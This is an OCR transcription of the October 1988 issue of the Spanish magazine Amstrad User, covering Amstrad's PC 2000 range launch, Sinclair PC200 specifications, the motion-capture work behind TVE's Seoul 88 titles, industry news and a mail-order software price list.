# AMSTRAD USER

Año III
N.° 37
Octubre 1988
425 ptas.

CPC 464-6128 PCW 8256-8512-9512 PC 1512-1640

# PC 2000: Nuevos profesionales





# ¡Llegan los Sinclair PC!

- *Test: XY Write III*
- *T × T: ¿Cómo pasar programas de CPC a PC?*
- *El ratón en el PCW*





CRISTAL
Boriar
SOFTWARE PARA PONER RUMBO AL ÉXITO
77799
PROA
Deseo recibir información sobre:
☐ Programas de Gestión
☐ Herramientas de desarrollo
☐ Programas de Arquitectura
NOMBRE
DOMICILIO
POBLACION
TELEF
C.P.
PROVINCIA
ENVIAR A PROA.
C/ Guzmán el Bueno, 133, 3.º
Tel. 254 14 07.
28003 Madrid

# AMSTRAD 37

# Sumario



## PC



## CPC



## PCW




**Director:** José Antonio Sanz. **Redacción:** Luis Jorge García, Federico Rubio y Enrique Fernández Larreta. **Diseño y Maqueta:** Juan M. Cabrero. **Fotografía:** Antonio Viñas. **Colaboradores:** Manuel Ballestero, Juan José Valverde, Isabel M. Benítez y Eduardo Ruiz de Velasco. **Publicidad:** Carlos Campos (Madrid), Teresa Herranz (PC). **Suscripciones:** Juan López. **Dirección:** Amstrad User. Aravaca, 22. 28040 Madrid. **Fotocomposición:** Servigrafint. **Impresión:** Lerner. Depósito legal: M-32038-1985.

Es una publicación de Amstrad España, S. A. **Director gerente:** Lorenzo Arquero. **Coordinador general:** Justo Maurín. **Jefe de Producción:** J. A. Sanz. **Secretaria:** María José Morón.

**Dirección, Redacción, Publicidad y Administración:** Aravaca, 22. 28040 Madrid. Teléfono (91) 459 30 01. El editor no se hace responsable de las opiniones vertidas por los colaboradores.




# HACIA EL AÑO 2000

***Amstrad PLC ha presentado su nueva serie de ordenadores PC compatibles, la serie 2000. Unos ordenadores que demanda el mercado y que han sido objeto de no pocas tribulaciones y comentarios. Los nuevos PCs del año 2000 son mucho más potentes, están basados en los microprocesadores 80286 y 80386 y su capacidad de trabajo es enorme. Ahora bien, hay que «tirar de las orejas» a míster Sugar por haber presentado, por primera vez, una máquina sin tener existencias. Razones para hacerlo había muchas: el tirón del mercado, la necesidad de definición impuesta a Amstrad por sus colaboradores, la preparación del soft, etc., pero no nos gusta ver prototipos y después no poder profundizar en ellos. El mercado espera las máquinas y abogamos porque se adelante algo su presencia en el mercado español.***

***Otros productos, como los modems SM 2400 o la red local multiusuario, también fueron presentados en el transcurso del mismo acto.***

***De la otra nueva presentación, el Sinclair PC 200, del que por cierto sí hay máquinas en «stock», hay que decir que es un ordenador «casero» con estándar MSDOS. ¿Es necesaria su presencia en el mercado? Creemos que sí. Cuando míster Sugar lanza al mercado un producto no se anda por las ramas del negocio. el Sinclair PC 200, que no es ningún compatible Spectrum-PC, como se decía, es manejable, tiene posibilidades de operación y además muchos programas educativos y juegos, mercados probables de esta máquina con imagen de ordenador familiar.***

***Respecto a la feria española, Sonimag, celebrada en Barcelona la última semana de septiembre, las novedades Amstrad han sido los nuevos vídeos con lector óptico de programación y un impresionante estudio de música. No han llegado las anunciadas cámaras de vídeo de pequeño formato. Con respecto al resto de novedades, comentaros que por necesidades de edición guardamos el reportaje para el mes que viene.***

***En el número 38 tendréis cumplida referencia de cuantas novedades acontezcan en el mundo informático.***

***Hasta el mes que viene.***

***J. A. Sanz***
***Director***




# Rueda de prensa Amstrad PLC, Londres 12-9-88

# *Alan Sugar: «Ya tenemos la serie 2.000, basada en los microprocesadores 80286 y 80386»*

***Dos años después de la entrada de Amstrad en el mercado de ordenadores personales (PC 1512 y PC 1640), Alan Sugar, en una conferencia de prensa internacional, con más de 1.000 invitados de todo el mundo, ha dado a conocer la gama PC 2000.***

A las doce de la mañana del día 13 del mes pasado, la sala de conferencias del Olimpia Exhibitions Center estaba abarrotada de periodistas. Italianos, alemanes, franceses, belgas, americanos y españoles esperaban con impaciencia la gran noticia del día. La confirmación de Amstrad de continuar avanzando en el campo profesional de ordenadores personales con equipos más potentes.

Un Alan Sugar más delgado, nervioso ante tanta expectación, pero con la confianza de siempre en sus productos, se acercó a la antesala donde los periodistas tomábamos café. Saludó a muy pocas personas, entre ellas a José Luis Domínguez (Amstrad España) y Marion Vernier (Amstrad Francia) y toda la maquinaria de su departamento de comunicación se puso en marcha. Terminados los cafés de turno, la sala de conferencias nos esperaba con un magnífico audiovisual, que presentó una a una todas las máquinas nuevas. En recuadro aparte se pueden ver los modelos y sus características técnicas. En próximos números —a medida que vayan llegando los nuevos PCs— iremos explicando su funcionamiento.

## Nueva estrategia

Con la tendencia del mercado internacional hacia ordenadores más rápidos y potentes basados en los procesadores 80286 y 80386, la serie PC 2000 se hace más necesaria después de la entrada de Amstrad en el mercado profesional. La serie PC 2000, con

una gama de 24 equipos destinados directamente a este mercado, reforzará la postura de líder de Amstrad en el mercado europeo. Los precios oscilaron entre las 150.000 y las 700.000 pesetas (este dato es aproximativo, pues Amstrad España todavía no tiene la lista de precios definida).

En palabras de Alan Sugar: «Esta operación está en línea con nuestra estrategia de aumentar la participación de Amstrad en el mercado europeo —once puntos por encima de IBM— de PCs en todos los sectores y capturar una parte significante del mercado mundial de PCs. Nuestros modelos PC 2286 y PC 2386 comenzarán a introducirse en Inglaterra en el primer trimestre de 1989 y el modelo PC 2086 de la serie PC 2000 estará disponible en grandes cantidades a finales de 1988. Nuestras gamas existentes de PC 1512 y PC 1640 continuarán su comercialización con fuerza y conservarán su nivel de precios.»



Alan Sugar con Marion Vernier y José Luis Domínguez, momentos antes de comenzar la presentación de los nuevos productos.

gada de comercializar los vídeos, estudio de sonido y las antenas parabólicas, así como las cadenas musicales, compac-disk, etcétera.

La presentación de estas novedades duró aproximadamente media hora. Después Alan Sugar, disfrutando de un excelente humor, se sometió a las preguntas de los periodistas de la City y de los cientos de enviados especiales que habían llegado de todos los rincones del mundo. Concretó con cifras la realidad de Amstrad en el mundo y afirmó, entre otras cosas, que los famosos PCs de Amstrad 1512 y 1640, que habían colocado a Amstrad como líder europeo en la venta de PCs no se iban a dejar de producir. «Tenemos demanda suficiente como para seguir fabricando, estamos lejos de llegar al techo de ventas de estas máquinas. Lo que sucede es que hay un sector importante del mercado que quiere máquinas más potentes y nosotros las vamos a ofrecer a los precios Amstrad, que son sensiblemente más bajos.»



La sala estaba repleta de enviados especiales. Más de doscientos periodistas de todo el mundo asistieron a la rueda de prensa.

| CONFIGURACION DE LA GAMA PC 2000 | | | | | |
|---|---|---|---|---|---|
| **MODELO** | **SD** | **DD** | **30Mb HD** | **40Mb HD** | **65Mb HD** |
| **PC2086** | * | * | * | | |
| **PC2286** | | * | | * | |
| **PC2386** | | | | | * |



Consultada la dirección general de Amstrad España, confirma estas fechas, aunque es prematuro afirmar con rotundidad que la presencia en el mercado español se retrasará como mucho un par de meses. De cualquier manera, en el próximo SIMO estarán las máquinas en España para su exhibición.

La estrategia de Amstrad PLC queda como sigue: la marca Amstrad será la que se encargue de la venta y distribución a través de la red y de dealers autorizados de los ordenadores destinados al mercado profesional: PC 2000, PC 1512 y 1640, los nuevos monitores y los Modens; la marca SINCLAIR queda para los home computer, los CPC y Spectrum+2 y +3 y para un nuevo Sinclair PC 200 que estas navidades batirá récords de venta, y la marca FIDELITY será la encar-




Los periodistas españoles, directores de las mejores revistas informáticas editadas en nuestro país, que asistieron a la rueda de prensa.

# Importantes novedades profesionales



**AMSTRAD PC 2086**

*Procesador 8086 a 8 Mhz.*
*Memoria RAM de 640K.*
*Disquetera de 3 1/2" y 720Kb, conector para disquetera externa de 5 1/4" y 360K, o de 3 1/2" y 720K ó 1,44 Mb.*
*Disco duro de 30Mb.*
*Ratón compatible Microsoft: Mouse, Com y Mouse-Driv.*
*3 slots de expansión tipo PC.*

*Teclado mejorado con 102 teclas.*
*Gráficos VGA compatibles con CGA. EGA, MDA y Hércules.*
*Puerto paralelo Centronics bidireccional.*
*Puerto serie RS 232.*
*MSDOS 3.3.*
*Microsoft Windows 2,03.*
*GW-Basic.*

**AMSTRAD PC 2386**

*Procesador 80386 a 20 MHz.*
*Memoria RAM de 4 Mb, ampliable a 16 Mb en la placa principal.*
*Memoria cache de 64K y 35 ns.*
*Disquetera de 3 1/2" y 1,44 Mb.*
*El controlador de la disquetera es capaz de manejar unidades de 3 1/2" y 720K o 1,44 Mb, 5 1/4" y 320K o 1,2 Mb mediante un conector exterior.*
*Disco duro de 65 Mb.*
*Cinco slots de expansión, tipo AT.*
*Ratón compatible Microsoft: Mouse.Com y Mouse.Drv.*
*Gráficos VGS compatibles con CGA, EGA, MDA y Hércules.*
*Puerto paralelo Centronics bidireccional.*
*Puerto serie RS 232.*
*MS-DOS 4.0.*
*GW-Basic.*
*Microsoft Windows 386.*





# AMSTRAD PC 2286

*Procesador 80286 a 12 MHz.*
*Memoria RAM de 1 Mb, ampliable a 4 Mb en la placa principal.*
*Disquetera de 3 1/2" y 1,44 MB.*
*El controlador de la disquetera es capaz de manejar unidades de 3 1/2" y 720K o 1,44 Mb, 5 1/4" y 360K o 1,2 Mb mediante un conector exterior.*
*Disco duro de 40 Mb.*
*Cinco slots de expansión tipo AT.*
*Ratón compatible Microsoft: Mouse.Com y Mouse.Drv.*
*Teclado mejorado de 102 teclas.*
*Gráficos VGA compatibles con CGA, EGA, MDA y Hércules.*
*Puerto paralelo Centronics bidireccional.*
*Puerto serie RS 232.*
*MS-DOS 4.0.*
*Microsoft Windows 286.*
*GW-Basic.*

# sinclair PC200

*Procesador 8086 de 16 bits a 8 MHz (512K).*
*Modulador incorporado (gráficos CGA).*
*Disquetera de 3 1/2".*
*Teclado mejorado tipo AT.*
*Puertos serie y paralelo.*
*Conector de expansión para disqueteras adicionales (360K o 720K).*
*Dos slots de expansión tipo PC.*
*Puerto para joystick analógico.*
*Ratón.*
*MS-DOS 3,3 compatible con el standard del mercado.*
*GW-Basic.*
*Gem 3 con desktop, calculadora y reloj.*



CONFIGURACIONES

| | |
|---|---|
| Sinclair PC 200 | |
| Sinclair PC 200 | Monitor monocromo, joystick, organizador y cuatro juegos. |
| Sinclair PC 200 | Monitor color, joystick, organizador y cuatro juegos. |

## ¿COMO SE HIZO LA CABECERA DE «SEUL 88» EN TVE?



# TE INTERESA

**¿Cuántas veces la has visto? ¿Sabes cómo la hicieron? En unos momentos vas a conocer el «misterio» de la cabecera de conexión de los Juegos Olímpicos de Seúl. ¿Te acuerdas?**

La técnica de rotoscopia se conoce y utiliza desde los orígenes del cine como procedimiento para reproducir movimientos. Así, Méliès y Chomon utilizaron esta técnica en los primeros escarceos del trucaje y animación. La técnica es simple. Se proyecta la imagen del movimiento real sobre una pantalla y se dibuja encima de ella, adaptando el movimiento del personaje dibujado a las posiciones del personaje real. Con la introducción del grafismo electrónico esta técnica de dibujo bidimensional ha ganado en rapidez, pero el proceso continúa haciéndose imagen a imagen.

La técnica utilizada para la realización del discóbolo de la cabecera de SEUL 88 es mucho más sofisticada y compleja. A partir de un movimiento real grabado en vídeo, con ayuda de un ordenador, se han reconstruido en tres dimensiones todos los parámetros de ese movimiento.

La filmación de la imagen real del movimiento se hizo en el plató de TVE en Esplugas, colocando una cámara cenital a seis metros de altura y otras cuatro se dispusieron octogonalmente. Se filmaron simultáneamente más de 70 lanzamientos de disco con un total de cincuenta minutos de vídeo por cámara que corresponden a un total de 375.000 imágenes.

La fase siguiente consistió en introducir las imágenes grabadas al ordenador y posteriormente digitalizar los puntos de referencia.

Este proceso dio lugar a un volumen total de más de 5 gigabytes (más de un millón de páginas de texto). Una vez introducidas las imágenes en el ordenador se desarrollaron los programas necesarios:

—Introducción de puntos.
— Validación de puntos.
— Cálculo de cámara.
— Reconstrucción del modelo.
— Validación del modelo.
— Cálculo de rotaciones.


El resultado del desarrollo y utilización de los programas anteriores es una animación preparada para su visionado. Con ayuda de los elementos estándar de animación se trabajó hasta conseguir la fluidez y el ritmo deseados.

En paralelo se fueron construyendo cada una de las piezas que formaban el cuerpo de Güik (nombre que se dio al discóbolo). Se buscó el material adecuado trabajando con parámetros como textura, color, reflejos, brillo, iluminación. Una vez finalizado todo el proceso se ensamblaron todas las partes. Güik, por fin, cobró vida.



La técnica de rotoscopia utilizada para obtener el movimiento de Güik no tiene ningún precedente en España y sólo alguno en Europa, USA y Japón. TVE la incorpora por primera vez en la realización de una cabecera de programas.






## GESTION PASSWORD VERSION 3.0

Password nos comunica la salida al mercado de una nueva versión, la 3.0, de los programas que componen su paquete de Gestión Integrada: Recibos, Mailing (analizado en el número de AMSTRAD USER), Contabilidad, Gestión de IVA, Control de Stock y Facturación y Cartera.

La nueva versión es el resultado del desarrollo de la anterior en base a las sugerencias de los clientes finales y distribuidores. Para los usuarios de las versiones anteriores se ha creado un kit de actualización que se comercializa a un precio equivalente al de la diferencia entre ambas versiones, entregándose con él un programa de intercambio de datos cuya función es el traspaso de todos los datos almacenados en los programas de la versión 2 a la nueva versión 3.

## DIVULGACION INFORMATICA

Del día 3 de octubre de 1988 al 5 de julio de 1989 se va a desarrollar en el Instituto de Automática Industrial del Consejo Superior de Investigaciones Científicas y CREI el VII Curso de Computadores en la Industria.

Coordinador local: Angel Alique Palomar, investigador del CSIC, La Poveda, 28500 Arganda del Rey (Madrid). Teléfono 871 19 00.

Se va a realizar el II Encuentro Luso-Español de Informáticos en Oporto (Portugal), del día 27 al 30 de octubre.

Coordinador local: José Almeida Nunes, vicepresidente API. R. de Santa Catarina, 706, 4 (sala 403). 4000 Oporto (Portugal). Teléfono 31 48 43. Télex: 64653 APINF P. (Los residentes en España deberán dirigirse al CREI.)

## ESCASEZ DE MODEM AMSTRAD EN INGLATERRA

Nos han llegado noticias referentes a la tarjeta MC 2400 compatible Hayes que sacó al mercado Amstrad a primeros de año. La tarjeta, que mantiene la filosofía de Amstrad precio-calidad, ha roto todas las previsiones de ventas dejando a una gran cantidad de usuarios de PC en espera para poder disponer de las grandes prestaciones que ofrece la tarjeta, que es capaz de marcar números telefónicos, contestar llamadas telefónicas, intercomunicarse con varios sistemas de correo electrónico y disponer de un dispositivo automático para la selección del modo de operación, todo esto ajustado a las reglas BABT.

## APPLE Y HEWLETT-PACKARD

### Dos grandes en los tribunales

El contencioso que enfrenta a las multinacionales americanas Hewlett-Packard y Apple a causa de los interfaces gráficos de usuario continúa siendo noticia. La demanda presentada por Apple contra Hewlett-Packard el pasado mes de marzo ha sido contestada con una contrademanda en la que se acusa a Apple de prácticas comerciales ilegales y contravención de la Ley Antitrust.

Hewlett-Packard no sólo ha negado todas las acusaciones de Apple de haber infringido la ley de propiedad intelectual, sino que además ha pedido al juzgado que anule los derechos de propiedad que Apple se atribuye en su demanda.

El software que originó este prolongado enfrentamiento, que también involucró a Microsoft, es el entorno gráfico HP NewWave. Según Apple, tanto HP NewWave como Microsoft Windows 2.03 se asemejan tanto al interface gráfico del Macintosh que infringen sus derechos de propiedad.

## Opinión: De profesión programador



***EN los últimos meses, el auge de la industria del software recreativo ha traído consigo la aparición de la profesión de programador de viodeojuegos.***

***Como cualquier profesión, ésta tiene una serie de aspectos positivos y negativos, así como unos requisitos imprescindibles.***

***Los requisitos necesarios para ser programador de video-juegos no son muchos: El disco con programas y las rutinas realizadas hacen las veces de «curriculum vitae» y no se precisa de ningún tipo de titulación académica; de hecho, la mayoría de las personas que trabajan en este sector carecen de títulos universitarios. Unicamente se requiere el dominio del microprocesador con el que se trabaja, iniciativa propia y, sobre todo, mucha dedicación.***

***Hay que tener en cuenta que las personas que trabajan en estas actividades son autodidactas que adquirieron sus conocimientos a través de publicaciones y libros. Además, en la actualidad, estos conocimientos no se imparten en ningún lugar, salvo en algunas asignaturas sueltas de la Ingeniería Industrial y Telecomunicación, y son de todo punto insuficientes para cubrir el nivel precisado en este sector.***

***Es precisamente esta dificultad para adquirir dichos conocimientos, junto con el trabajo, lo que se se paga a la hora de la verdad. Y dicho sea de paso, se paga muy bien: El sueldo medio de un programador oscila entre las 100.000 y 300.000 pesetas. En Topo Soft, por ejemplo, la persona «peor» pagada, cobra cerca de las 150.000 pesetas. Si se tiene en cuenta que para percibir estas mismas remuneraciones en la Administración española, uno tendría que superar unas oposiciones, además de acreditar una titulación, se llega a la conclusión de que los programadores no están mal pagados.***

***En contrapartida, la concentración y el esfuerzo intelectual que exige la programación supera con creces a cualquier otra actividad, y se puede decir que el programador está en una fase de continuo apredizaje, debido a las frecuentes innovaciones dentro del mercado de ordenadores.***

***A pesar de los buenos sueldos, esta profesión ha venido acompañada desde sus comienzos de un cierto aire de incertidumbre, al estar supeditada al buen momento del software en España.***

***De cualquier forma, con futuro o sin futuro, los programadores son personas que viven al día y disfrutan mucho con su trabajo. Y eso es algo que no se paga con dinero.***

***Mario de Luis García***

## Campaña Sport Aid - octubre

Aunque la parte central de SPORT AID'88 tuvo lugar en torno a la celebración del Gran Maratón del pasado 11 de septiembre, obviamente la campaña no acabó ahí. De hecho, la carrera que se celebró de forma simultánea en todo el mundo no es más que el comienzo de una larga serie de eventos que se prolongan al mes de octubre, siguiendo distintos calendarios en cada país participante.

Por otra parte, el juego THE RACE AGAINST TIME (LA CARRERA CONTRA EL TIEMPO), que ya ha obtenido en el Reino Unido un éxito sin precedentes en campañas de este tipo, se seguirá vendiendo hasta alcanzar la cifra de 1.000.000 de unidades en todo el mundo, las cuales estarán probablemente repartidas según las previsiones.

| PAISES | COPIAS |
|---|---|
| Inglaterra | 100.000 |
| Alemania | 75.000 |
| Francia | 75.000 |
| España | 50.000 |
| Resto de Europa | 150.000 |
| Latinoamérica | 50.000 |
| Japón | 200.000 |
| EEUU y resto del mundo | 300.000 |
| TOTAL | 1.000.000 |

## FE DE ERRATAS

Los temibles duendes de las imprentas, responsables de las erratas que aparecen en todas las revistas, nos jugaron una mala pasada en el artículo «Aplicaciones GEM de Digital Research», publicado el pasado mes de septiembre, trastocando por completo el último párrafo de la página 48, que repetimos a continuación:

GEM PROGRAMMER'S TOOLKIT

Perteneciente también a la línea de programas GEM, el Programmer's Toolkit es muy diferente a las restantes aplicaciones GEM. El programa contiene todas las herramientas necesarias para desarrollar programas GEM. Dispone de un completo juego de interfaces y herramientas de programación que permiten que las aplicaciones desarrolladas por el usuario puedan utilizar los interfaces de software GEM.

Con el GEM Icon Editor, puede diseñar sus propios iconos. Los menús de construcción y el operador dialogan con el GEM Resource Construction Set. Las funciones GEM se pueden llamar mediante un lenguaje de alto nivel o directamente desde lenguaje ensamblador. Por último, se puede utilizar el Symbolic Debugger para probar, verificar y ajustar el programa de aplicación GEM.

WordPerfect IBERICA

# WORDPERFECT ELIMINA LA PROTECCION «ANTICOPIA» DE SUS PROGRAMAS

WordPerfect Corporation, uno de los líderes mundiales del software, ha tomado la iniciativa de eliminar la protección «anticopia» de todos sus programas en España. El señor Federico Richter, director general de WordPerfect Ibérica y vicepresidente de ASOFT, ha informado que dicha medida obedece a la intención de facilitar el uso de los programas a los usuarios legítimos, que no tienen por qué sufrir las limitaciones originadas por un sistema pensando para protegerse de usuarios deshonestos. Finalmente, el señor Richter ratificó su confianza en la mayor toma de conciencia de las empresas españolas y en la nueva Ley de la Propiedad Intelectual, que por primera vez en España, prevé penalidades ejemplares para los infractores.

No obstante, a pesar de haberse eliminado la protección, los programas distribuidos por WordPerfect Ibérica (WordPerfect 4.2, WordPerfect 5.0 (con autoedición), PlanPerfect, DataPerfect, Executive, Library y Office), permitirán seguir el rastro de eventuales transgresores al incorporar, de manera encriptada e imborrable, el número de licencia asignado a cada usuario.

Además, con el considerable incremento de potencia y versatilidad ofrecidó por los programas modernos, los usuarios ya han comprendido la ventaja que representa ser un «usuario legal» al poder disfrutar de actualizaciones a bajo coste, disponer de programas garantizados (no contaminados), hacer uso del servicio de soporte postventa gratuito (hot line) y tener buenos manuales.

Lo que antecede supone un importante paso hacia adelante, que seguramente será emulado por otras casas de software, cuando éstas se convenzan del creciente sentido de responsabilidad de los usuarios españoles.

En consecuencia, sólo queda recomendar a algunas personas deponer ciertas prácticas, tan en boga antes de la Ley de la Propiedad Intelectual, a efectos de que muy pronto todo el software del mercado esté traducido al español y sin las protecciones «anticopia» mencionadas anteriormente.

# PROEINSA CAMBIA DE LOGOTIPO Y DIRECCION

***Nos llegan noticias de Proeinsa, la empresa que ha sacado juegos tan importantes tales como Sport 88 y Enduro Racer. La noticia: Han cambiado su logotipo y sede social. Se han quedado sin sitio suficiente y crecen..., nos produce alegría saberlo, porque indica la gran acogida que tienen sus juegos en el mercado del software. Proeinsa nos echa parte de la «culpa» en su crecimiento y desde aquí les deseamos suerte en esta nueva etapa que ahora comienza con nuevas ofertas y nuevos programas. Aquí tenéis la nueva dirección de Proeinsa: Marqués de Monteagudo, 22, bajo. 28028 MADRID. Teléfonos: (91) 564 36 07/13.***

PROEIN SOFT LINE EMOCIONES DE OTRA GALAXIA

PROEIN SOFT LINE EMOCIONES DE OTRA GALAXIA

# Redes locales de Sainfo




Sainfo, S. A., teléfono (91) 279 49 79, anuncia la distribución para España de dos nuevos modelos de redes de área local de Invisible Software: el modelo 100, de velocidad 1,4 Mbps, y el modelo 200, ajustable a 1.8 Mbps y ya disponible en versión IBM PS/2.

Esta nueva red no precisa de servicios dedicados, permitiendo una gran flexibilidad tanto en su instalación como a la hora de modificar la extensión de la red. Su topología es de tipo «daisy-chain» y los datos se transmiten a través de un canal de 16 bits. La red se recomienda para oficinas y equipos de trabajo pequeños y medianos, cuya actividad en la entrada de datos y generación de documentos sea alta.

El «Starter Kit», ofertado actualmente, se compone de dos tarjetas, un cable de conexión, manuales y el sistema operativo Net/30, de fácil manejo. Entre las utilidades proporcionadas sin cargo alguno se encuentra un programa para poner en marcha los nodos que no dispongan de unidades de disco. La red de Invisible se ofrece completa en una única caja.

Aparte del sistema operativo propio de Invisible Software, la red puede funcionar con software compatible Netbios, como IBM PC Lan, Novell Netware/286 y Netware 86, Torus Tapestry, CBIS Network OS y Corvus PC-NOS.

La conexión física, a través de cable de par trenzado, se basa en el protocolo de comunicaciones CSMA/HCA (Carrier Sense Multiple Access) con un nuevo y sofisticado diseño (Heartbeat Collision Avoidance) que evita colisiones en la red y se traduce en una tasa de error de 1/100.000 millones de bits de datos.

Invisible Network soporta todos los sistemas compatibles con el entorno DOS, incluidos los equipos basados en el microprocesador basados en el microprocesador 80836.

# TECNOLOGIA SURPASS PARA QUATTRO




Borland International anunció el pasado 2 de junio la firma de un contrato con la compañía de software Surpass Systems Inc., por medio del cual Borland adquiere todos los derechos para utilizar tanto las tecnologías como el equipo de desarrollo de Surpass e integrarlas dentro de su propio equipo de desarrallo.

Según Philippe Kahn, presidente y fundador de Borland International, «la adquisición de la tecnología Surpass nos permite realizar nuestra propia tecnología para así crear los mejores equipos de ingeniería y desarrollo y conseguir una alta calidad de programas para el mercado del software».

La versión actual de Surpass será comercializada con un número límite de ejemplares. Borland ofrecerá a los usuarios un soporte técnico y la posibilidad de adquirir la nueva versión de Quattro enriquecida por la tecnología de los dos productos.

## OPERA SOFT, MAS BARATO TODAVIA

Opera Soft nos comunica la inminente reducción de los precios de todos sus juegos para los Amstrad PC y compatibles. El precio, que hasta ahora era de 3.999 pesetas, pasará a ser de 1.999 pesetas. Una estupenda noticia.

## BREVETES


*• Un buen producto a un buen precio. La impresora Deskjet de Hewlet Packard, de chorro de tinta —casi tanta calidad como con láser—, y que sale al mercado al precio de 149.100 pesetas. No es muy barata, pero sí es una buena impresora y pequeña.*



*• Tequinsa, concesionario oficial Epson y mayorista de Unysis, cambia de domicilio. Desde el 18 de julio están en la calle Serrano, 211, de Madrid.*

*• Paul Holmes, el conocido programador, autor entre otros éxitos de Bombjack y Bombjack 2, hasta ahora en Elite, ha pasado como director de software a DOMARK, con lo que esta empresa inglesa eleva el equipo de colaboradores sustancialmente.*

*• Softronics, importador y distribuidor oficial de los productos Autodesk, ofrece ahora AutoFlix, programa que permite animar los dibujos en dos o tres dimensiones generados con AutoCAD o Autoshade.*




Calle Monte Aldave, 15, 1.° A
Teléfono (943) 61 51 47. 20300 Irún (Guipúzcoa).

*—Programas directamente de importación.*

*—Servicio de venta por correo.*

*—Servicio de venta a tiendas y mayoristas.*

*—IVA y gastos de envío incluidos en el precio.*

## CATALOGO PCW

| Bases de datos | Ptas. |
|---|---|
| Camsoft Cambase II | 13.500 |
| Sage Retrieve | 18.400 |
| Database Manager | 8.000 |
| Masterfile 8000 | 14.300 |
| **Procesadores de texto** | |
| Locoscript II (Nueva versión) | 7.500 |
| Locomail I | 10.600 |
| Locomail II | 10 600 |
| **Hojas de cálculo** | |
| Scrathpad Plus | 17.100 |
| Cracker 2 | 12.000 |
| Datastore II | 11.400 |
| **Gráficos** | |
| Dr. Draw | 12.000 |
| Dr. Graph | 12.000 |
| Elec. Video Digitiser | 29.300 |
| **Desktop Publishing** | |
| Fleet Street Editor Plus | 17.550 |
| Newdesk International | 12 300 |
| Ligt Pen + Newdesk | 18.000 |
| Ratón + Newdesk | 25 300 |
| Stop Press + Ratón (Amx) | 28.200 |
| **Utilidades** | |
| Mass Easy Labeller | 11.450 |
| Rotate | 8 700 |
| Prospell | 8.150 |
| Arnor C. | 16.350 |
| Arnor Maxam | 16.350 |
| Personal Tax Planer | 8.150 |
| Iankey Crash Typing | 6.800 |
| Iankey Two Fingers | 6.800 |
| Super Type | 7.000 |
| **Juegos** | |
| Starglider | 4.800 |
| Batman | 3.500 |
| Leather Gooddesses | 6.000 |
| Suspended | 6.000 |
| The Pawn | 6.000 |
| Bridge Player | 5.300 |
| Scrabble | 5.300 |
| Trivial Pursuits | 5.300 |
| Silicon Dreams | 5 300 |
| Ace | 5.300 |
| Strike Force Harrier | 5.300 |
| Night oro | 5.000 |
| Tetris | 5.300 |
| Cyrus Chess | 4.100 |
| Head Over Hells | 4.100 |
| The Fourth Protocol | 4.100 |
| Steve Davis Snooker | 4.100 |
| Colossus 4 Chess | 4 800 |
| Tomahawk | 4.800 |
| Colossus 4 Bridge | 4.800 |
| **Modems** | |
| Linnet V21/V23 | 52.700 |
| WS4000 (Miracle Tech) | 63 700 |
| **Comunicaciones (Soft)** | |
| Sage Combo (Soft + modem Linnet) | 74.300 |
| Sage Chit-Chat Soift | 31.800 |
| Dialup Communications | 26.550 |
| **Cintas de impresora** | |
| PCW Multistrike | 2.000 |
| Cinta color (azul, roja, verde o negra) | 2.000 |
| PCW 9512 cinta negra | 2.000 |

| Mantenimiento | |
|---|---|
| The Clear Head | 3.000 |

## PC AMSTRAD Y COMPATIBLES

| Bases de datos | Ptas. |
|---|---|
| Compsoft Delta 4 3 | 27 750 |
| Camsoft Cambase | 12.300 |
| Masterfile PC | 18.250 |
| Amstrad Infomaster | 22 000 |
| **Procesadores de texto** | |
| New Word 2 | 24.900 |
| Super Write 2 | 20.500 |
| Protext | 16.750 |
| Amstrad Wodstar Express | 22.000 |
| **Hojas de cálculo** | |
| Sage PC Planer | 25.700 |
| Cracker III | 19 700 |
| Sideways | 15.650 |
| Supercalc 3.21 | 22.000 |
| **Autoedición** | |
| Fontasy | 22.000 |
| Fontasy Toolkit | 8 950 |
| Newsdesk | 14 500 |
| Newsmaster | 18.256 |
| **Gráficos** | |
| Delta Graph | 19.350 |
| K-Graph 2 | 13 000 |
| Turbocad | 28.000 |
| Lightpen + software (Electric Light) | 10.800 |
| Generic CAD 3.0 | 33 000 |
| **Utilidades** | |
| Norton Utilities 4.0 | 20.500 |
| Norton commander | 13.000 |
| Iankey Two Finger Typing | 6.300 |
| Iankey Crahs Course | 6 300 |
| Super Project | 29.500 |
| Pc Copy II | 10.800 |
| Pc Tools Deluxe | 20 500 |
| **Juegos** | |
| Pistop II | 5.500 |
| Crusade in Europe | 5.500 |
| Starglider | 5.500 |
| Great Escape | 5.500 |
| Colosuss Bridge | 5.500 |
| Tomahawk | 5.500 |
| Cyruss Ches II | 5 500 |
| A. Higgins Snooker | 5.500 |
| Spitfire Ace | 5.500 |
| Dambusters | 5 500 |
| Bridge Player | 5.500 |
| Trivial Pursuits | 5.500 |
| World Tour Golf | 5 500 |
| Wizball | 5.500 |
| Crazy Cars | 5.500 |
| Psion Chess | 6.500 |
| Defender of the Crow | 6.500 |
| The Paw | 6 500 |
| Test Drive | 6.500 |
| Leather Goddess | 6.500 |
| Balance of Power | 6.500 |
| Chess Master 2000 | 6.500 |
| Elite | 6.500 |
| S. D. I. | 6.500 |
| Border Zone | 6 500 |
| Bar's Tale | 6.500 |
| Flight Simulator II | 12.500 |
| Jet | 12.500 |

| | |
|---|---|
| Bureaucracy | 8.800 |
| Gunship | 8.800 |

## ROMANTIC ROBOT (CPC)

